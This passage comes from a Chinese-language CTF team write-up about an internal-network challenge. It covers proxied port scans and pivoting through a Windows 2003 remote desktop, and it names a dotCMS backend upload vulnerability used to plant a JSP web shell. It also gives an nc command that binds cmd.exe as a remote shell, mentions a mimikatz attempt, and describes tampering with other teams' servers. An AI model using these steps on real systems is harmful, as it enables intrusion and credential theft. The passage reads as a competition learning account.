S-chain|<-172.16.1.4:2222-<-192.168.1.35:21-<-OK
S-chain|<-172.16.1.4:2222-<-192.168.1.35:587-<-denied
S-chain|<-172.16.1.4:2222-<-192.168.1.35:111-<-denied
S-chain|<-172.16.1.4:2222-<-192.168.1.35:995-<-denied
S-chain|<-172.16.1.4:2222-<-192.168.1.35:554-<-denied
S-chain|<-172.16.1.4:2222-<-192.168.1.35:23-<-denied
S-chain|<-172.16.1.4:2222-<-192.168.1.35:699-<-denied

```

这时豆豆同学已经拿下windows serve2003的远程桌面了，而且发现也在内网当中 嘻嘻嘻 开心，先用批处理命令 ping一下整个网段，看看有多少ip是开着的，本来代理就慢，不想扫那么多，结果发现 内网网段是 192.168.1.1 .2 .33 .34 .35 .36开着，开心的继续用nmap扫，扫到36开着8080，发现是一个cms，交给诺熙处理，继续扫，，，，发现2上开着80，找不出什么东西，，，35，，也没出来啥，，，

到了后面，豆豆的mac一直用不了代理，队长也反映socks4 总断，，好桑心，，

不过还好拿到了win2003的远程桌面，直接上个图形界面的全代理，嘻嘻，上CCProxy，啥代理都有，开心~

## 0x05 内网深入

原谅我，没有QQ截图有点费劲，然后.....

36服务器上跑着一个dotcms。首先，大概看一下这个网站。

发现一个flag明显的放在前台某个页面。。就内个放文档的页面。（好吧，没图说个jb...怪我）

然后....登录页面处，账号密码完整填充。

感谢主办方！感谢主办方！感谢主办方！（重要的事情说三遍）

此时有个小坑，它分为普通用户登录和管理员登录，是在不同的页面。

然后直接搜，看看有没有能用的漏洞。搜到的大多数是一些sql注入。然而，这种比赛，你觉得sql注入有用吗？好吧，继续搜。最后发现了一个后台上传漏洞。

<http://www.cnnvd.org.cn/web/xxk/ldxqById.tag?CNNVD=CNNVD-201707-887>

然后拿到cookie，burp挂上代理，直接打流量上传shell即可。此时因为是jsp页面，推荐c刀。

然后成功拿到shell..

## 0x06 再深入

然而，虽说shell有了，但是再得知这是个windows服务器后，顿时凉了半截。拿到shell完全没多大用啊。而且尤其是c刀的shell，很难用有没有，差点气死我。先说正事，发现两个flag，一个是刚刚说的前台那个，还有一个在C盘根目录下。

紧接着，怀疑还有其他flag。当然，也为着那一点点尊严。一定要拿到远程桌面。

首先，先换个shell呗，这个太难用了。于是上传nc。

```
nc -lvvp 7777 -e c:\Windows\system32\cmd.exe
```

然后直接连接过去。

```
nc ip 7777
```

说实话，这个shell比c刀的好1000000000倍.....

之前在c刀尝试mimikatz查密码。然而回显有问题。之前在c刀尝试tasklist /svc查服务。然而回显有问题。之前在c刀尝试netstat -ano查端口占用。然而回显有问题。

此时，有了这个新的shell，这一切都不是问题，此时开心的笑了。

然而.... mimikatz查密码，查不到。tasklist查服务，没找到TermService。netstat查端口，看见一堆乱七八糟的。

最终闲的蛋疼，挨个试了试端口。然而也没找到3389到底去了哪里。貌似真的没开....

然而开3389又不会。所以这题凉了.....

## 0x04 后记

---

在扫描的时候意外的发现了一个非预期的搅屎方法，赛方为了防止我们之前互相攻击其他的服务器，做了一层隔离，但是当我们登上自己的服务器时，我们竟然可以通过我们的服务器做跳板访问到其他人的服务器，这也就意味着我们可以登入其他人的服务器做些不可描述的事情，比如把弱密码做个加强啊，删掉flag啊之类的。赛方的大哥哥听说了我们的非预期搅屎之后，表情很是严肃，当然给我们加了分。

5am3补刀:还不是因为比赛快结束了，搅屎也没卵用了...我，我，我可是要成为一个合格搅屎棍的CTFer。

路还长，SourceCode的第一个冠军，一起加油！